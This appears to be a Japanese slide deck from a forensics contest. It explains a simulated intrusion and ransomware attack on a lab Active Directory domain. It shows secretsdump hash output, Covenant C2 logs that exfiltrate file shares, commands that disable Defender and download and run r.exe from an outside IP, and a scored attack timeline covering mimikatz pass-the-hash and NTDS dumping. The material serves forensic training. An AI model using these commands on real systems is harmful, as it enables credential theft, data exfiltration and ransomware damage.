
```
┌──(kali㉿c2)-[~/…/Covenant/Data/Downloads/dump]
└─$ impacket-secretsdump -ntds Active\ Directory/ntds.dit -system registry/SYSTEM LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x3a70c293881baa838673a342eaa53a4a
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 5be3d434a6524328c9beff76b35e6101
[*] Reading and decrypting hashes from Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:565a4c5926056be385c7ba01e29d9789:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1009:aad3b435b51404eeaad3b435b51404ee:45700e4444920b7b4851cc94cb9fdc36:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:52b8290550a78544c4ad8de490cd1aca:::
WS01$:1113:aad3b435b51404eeaad3b435b51404ee:c6d5e7d998481b4bd7b420f25d94c766:::
ad.future-gadget.lab\okabe:1115:aad3b435b51404eeaad3b435b51404ee:f87595573b9951ecfdb9e64e20a6e047:::
ad.future-gadget.lab\hashida:1116:aad3b435b51404eeaad3b435b51404ee:5d202f81ccb70c7ca6587ecef618b779:::
ad.future-gadget.lab\makise:1117:aad3b435b51404eeaad3b435b51404ee:339ea020245666d9ea78ce2e8647733c:::
ad.future-gadget.lab\shiina:1118:aad3b435b51404eeaad3b435b51404ee:9910513b717757cfbdfaca882e111c1a:::
FILE01$:1119:aad3b435b51404eeaad3b435b51404ee:fc892b490bb5aadfaae69c4f13e95c63:::
WS02$:1120:aad3b435b51404eeaad3b435b51404ee:6008266ba81e301073d3c250945ea079:::
WS03$:1121:aad3b435b51404eeaad3b435b51404ee:668b8a49cad8071d03bd7d0dfefa62c6:::
```

擬似攻撃概要

RAT実行

ランサムウェア実行



WS02から情報の持出し (3.2 Collection / Exfiltration)

- WS02でFILE01のDevelopersフォルダ、Salesフォルダのファイルを ZIPで圧縮、持出し

```
[10/05/2021 05:07:21 UTC] Shell completed
(nflabs) > Shell /shellcommand:"net view \\file01.ad.future-gadget.lab"
[10/05/2021 05:08:17 UTC] PowerShell completed
(nflabs) > PowerShell /powershellcommand:"Compress-Archive -Path \\file01.ad.future-gadget.lab\Developers -DestinationPath C:\Users\hashida\Developers.zip -Force"
[10/05/2021 05:08:52 UTC] PowerShell completed
(nflabs) > PowerShell /powershellcommand:"Compress-Archive -Path \\file01.ad.future-gadget.lab\Sales -DestinationPath C:\Users\hashida\Sales.zip -Force"
[10/05/2021 05:09:10 UTC] ListDirectory completed
(nflabs) > ls C:\Users\hashida\
[10/05/2021 05:09:58 UTC] Download completed
(nflabs) > Download /filename:"C:\Users\hashida\Developers.zip"

Download completed:    C:\Users\hashida\Developers.zip

[10/05/2021 05:10:29 UTC] Download completed
(nflabs) > Download /filename:"C:\Users\hashida\Sales.zip"

Download completed:    C:\Users\hashida\Sales.zip
```

WSO2から情報の持出し (3.2 Collection / Exfiltration)

- Developers.zip (ファイル数: 8)

```
Path = C:\Users\hashida\Developers.zip
Type = zip
Physical Size = 83604

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2021-09-13 16:50:48 .....        12618         9875  file01.ad.future-gadget.labDevelopersまたつまらぬものを繋げてしまったby五右衛門.docx
2021-09-13 16:51:18 .....        12578         9831  file01.ad.future-gadget.labDevelopersもしかしてオラオラですかーっ！？.docx
2021-09-13 16:49:50 .....        14472        11507  file01.ad.future-gadget.labDevelopersサイリウムセーバー.docx
2021-09-13 16:50:28 .....        12603         9856  file01.ad.future-gadget.labDevelopersタケコプカメラー.docx
2021-09-13 16:49:18 .....        12799        10053  file01.ad.future-gadget.labDevelopersピット粒子砲.docx
2021-09-13 16:51:04 .....        12707         9958  file01.ad.future-gadget.labDevelopersモアッド・スネーク.docx
2021-09-13 16:51:36 .....        12746         9998  file01.ad.future-gadget.labDevelopers攻殻機動迷彩ボール.docx
2021-09-13 16:52:10 .....        13459        10718  file01.ad.future-gadget.labDevelopers電話レンジ(仮).docx
------------------- ----- ------------ ------------  ------------------------
2021-09-13 16:52:10            103982        81796  8 files
```

- Sales.zip (ファイル数: 1)


```
Path = C:\Users\hashida\Sales.zip
Type = zip
Physical Size = 46468

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2021-09-13 16:42:36 .....        59033        46272  file01.ad.future-gadget.labSales顧客情報.xlsx
------------------- ----- ------------ ------------  ------------------------
2021-09-13 16:42:36              59033        46272  1 files
```

擬似攻撃概要

RAT実行

ランサムウェア実行



ランサムウェアの実行

(1.2 Command and Control)
(1.3 Lateral Movement / Execution)
(1.4 Lateral Movement)

- WS02からPowerShell Remotingを用いて、暗号化プログラムを http://35.75.228[.]21/files/r.exe からダウンロード、実行
  - リモート端末でWinRMを使用してPowerShellコマンドを実行可能
  - ユーザを指定しない場合は、現在のユーザの権限（hashida）で実行
- PowerShell RemotingでWindows Defenderを停止するコマンドも実行
- 暗号化プログラムは、 http://35.75.228[.]21:8080/api/keys/add と通信

ランサムウェアの実行 (1.1 Impact)


- WS01, WS03, FILE01, DC01の順番で、スクリプト実行

```
[10/05/2021 05:13:58 UTC] PowerShellRemotingCommand completed
(nflabs) > PowerShellRemotingCommand /computername:"ws01.ad.future-gadget.lab" /command:"Set-MpPreference -DisableRealtimeMonitoring 1"
[10/05/2021 05:15:48 UTC] PowerShellRemotingCommand completed
(nflabs) > PowerShellRemotingCommand /computername:"ws01.ad.future-gadget.lab" /command:"Invoke-WebRequest -Uri http://35.75.228.21/files/r.exe -OutFile C:\Users\hashida\r.exe; C:\Users\hashida\r.exe"

2021/10/05 14:15:41 Walking interesting dirs and indexing files...
2021/10/05 14:15:42 Walking C:\
2021/10/05 14:15:42 Walking C:\$Recycle.Bin
2021/10/05 14:15:42 Skipping dir C:\$Recycle.Bin
2021/10/05 14:15:42 Walking C:\BOOTNXT
2021/10/05 14:15:42 Walking C:\Boot
2021/10/05 14:15:42 Walking C:\Boot\BCD
2021/10/05 14:15:42 Walking C:\Boot\BCD.LOG
2021/10/05 14:15:42 Walking C:\Boot\BCD.LOG1
2021/10/05 14:15:42 Walking C:\Boot\BCD.LOG2
2021/10/05 14:15:42 Walking C:\Boot\BOOTSTAT.DAT
2021/10/05 14:15:42 Walking C:\Boot\Fonts
2021/10/05 14:15:42 Walking C:\Boot\Fonts\chs_boot.ttf
2021/10/05 14:15:42 Walking C:\Boot\Fonts\cht_boot.ttf
```

ランサムウェアの実行 (1.1 Impact)

- WS02はPowerShellで同様のコマンド実行でランサムウェア実行



Timeline (1/2)

橙色は重要なイベント（加点対象）

グレーはログから確認が難しいイベント

Time	Event	host	user
13:08:18	WS01に対して3389/tcpが開いているかポートスキャン	attacker	
13:09:46	WS01に対してAdministratorへ辞書攻撃	attacker	
13:11:38	発見したパスワードでAdministratorでWS01にRDP接続	attacker	
13:12:35	ユーザ情報の確認	WS01	Administrator
13:12:53	IPアドレスの確認	WS01	Administrator
13:13:44	ローカルユーザの列挙	WS01	Administrator
13:14:13	ローカルグループの列挙	WS01	Administrator
13:14:41	Administratorsグループのユーザ確認	WS01	Administrator
13:15:55	バックドアユーザAdministrat0rの作成、パスワード設定	WS01	Administrator
13:16:25	管理者グループにAdministrat0rを追加（失敗）	WS01	Administrator
13:17:01	管理者グループにAdministrat0rを追加	WS01	Administrator
13:17:31	管理者グループに追加されていることを確認	WS01	Administrator
13:18:16	Windows Defenderの動作状況確認	WS01	Administrator
13:19:27	WS01のWindows Defenderのリアルタイム検知無効	WS01	Administrator
13:21:18	mimikatzを作成	WS01	Administrator
13:22:05	mimikatzを実行し、パスワードハッシュをdump	WS01	Administrator
13:24:04	mimikatzでPass The Hashを実行し、ドメインユーザのAD¥okabeに権限昇格	WS01	Administrator

Time	Event	host	user
13:25:42	ドメインユーザの列挙	WS01	Administrator (AD¥okabe)
13:26:06	ドメイングループの列挙	WS01	Administrator (AD¥okabe)
13:26:35	Domain Admins グループのユーザ確認	WS01	Administrator (AD¥okabe)
13:27:06	Domain Computerを確認	WS01	Administrator (AD¥okabe)
13:27:51	WS02のIPアドレス確認	WS01	Administrator (AD¥okabe)
13:28:05	WS03のIPアドレス確認	WS01	Administrator (AD¥okabe)
13:28:13	FILE01のIPアドレス確認	WS01	Administrator (AD¥okabe)
13:29:35	すべてのファイル共有を確認（失敗）	WS01	Administrator (AD¥okabe)
13:29:55	ドメインのすべてのファイル共有を確認（失敗）	WS01	Administrator (AD¥okabe)
13:30:54	ファイルサーバの情報収集	WS01	Administrator (AD¥okabe)
13:31:40	kittingディレクトリをZドライブにマウント	WS01	Administrator (AD¥okabe)
13:32:04	kittingディレクトリのマウント確認	WS01	Administrator (AD¥okabe)
13:32:57	ファイルサーバから管理アカウントの認証情報（credentials.txt）を閲覧	WS01	Administrator (AD¥okabe)

Timeline (2/2)

橙色は重要なイベント（加点対象）

グレーはログから確認が難しいイベント

Time	Event	host	user
13:36:31	RDPでWS01からWS02にログイン	WS02	kitting
13:38:20	WMIを許可	WS02	kitting
13:39:01	RDP切断	WS02	kititing
13:39:31	取得したCredentialでWMIが実行できるか確認	WS01	Administrator
13:41:15	WMIを用いてWS02のWindows Defenderのリアルタイム検知無効	WS01	Administrator
13:42:04	WMIを用いてWS02でRATを起動	WS01	Administrator
13:44:16	Seatbeltによるローカルホスト情報の収集	WS02	kitting
13:46:43	mimikatzをCovenantの機能を使ってアップロード C:¥Users¥kitting¥にmimikatz（notepad.exe）作成	WS02	kitting
13:47:44	mimikatzを実行し、hashidaのhashを取得	WS02	kitting
13:49:40	hashidaに実行させるbatファイルをアップロード	WS02	kitting
13:51:16	mimikatzでPass The Hashを実行し、ドメインユーザのAD¥hashidaに権限昇格	WS02	kitting

Time	Event	host	user
13:55:12	PsExecを用いてDC01のWindows Defenderのリアルタイム検知無効	WS02	kitting (AD¥hashida)
13:56:58	DC01で実行させるbatファイルをアップロード	WS02	kitting (AD¥hashida)
13:58:49	PsExecを用いてDC01でconfig.batを実行	WS02	kitting (AD¥hashida)
14:01:23	Windows標準のntdsutilを使ってNTDS.ditをdump	DC01	SYSTEM
14:03:10	dumpしたフォルダをzip形式に圧縮	DC01	SYSTEM
14:04:22	dump.zipをRAT経由で持ち出し	DC01	SYSTEM
14:07:09	FILE01の共有を確認	WS02	kitting (AD¥hashida)
14:08:06	FILE01の共有フォルダDecelopersのファイルを圧縮	WS02	kitting (AD¥hashida)
14:08:41	FILE01の共有フォルダSalesのファイルを圧縮	WS02	kitting (AD¥hashida)
14:09:46	Developers.zipをRATt経由で持ち出し	WS02	kitting (AD¥hashida)
14:10:17	Sales.zipをRAT経由で持出し	WS02	kitting (AD¥hashida)
	WS01のDefenderを停止	WS02	kitting (AD¥hashida)
14:15:37	WS01内のすべてのファイルを暗号化	WS02	kitting (AD¥hashida)
	WS03のDefenderを停止	WS02	kitting (AD¥hashida)
14:16:58	WS03内のすべてのファイルを暗号化	WS02	kitting (AD¥hashida)
	FILE01のDefenderを停止	WS02	kitting (AD¥hashida)
14:18:08	FILE01内のすべてのファイルを暗号化	WS02	kitting (AD¥hashida)
	DC01のDefenderを停止	WS02	kitting (AD¥hashida)
14:18:59	DC01内のすべてのファイルを暗号化	WS02	kitting (AD¥hashida)
14:20:05	WS02内のすべてのファイルを暗号化	WS02	kitting (AD¥hashida)

Thank you for litening

...

ご意見・ご質問は
Slack-MWSの #mwscup までお気軽にどうぞ！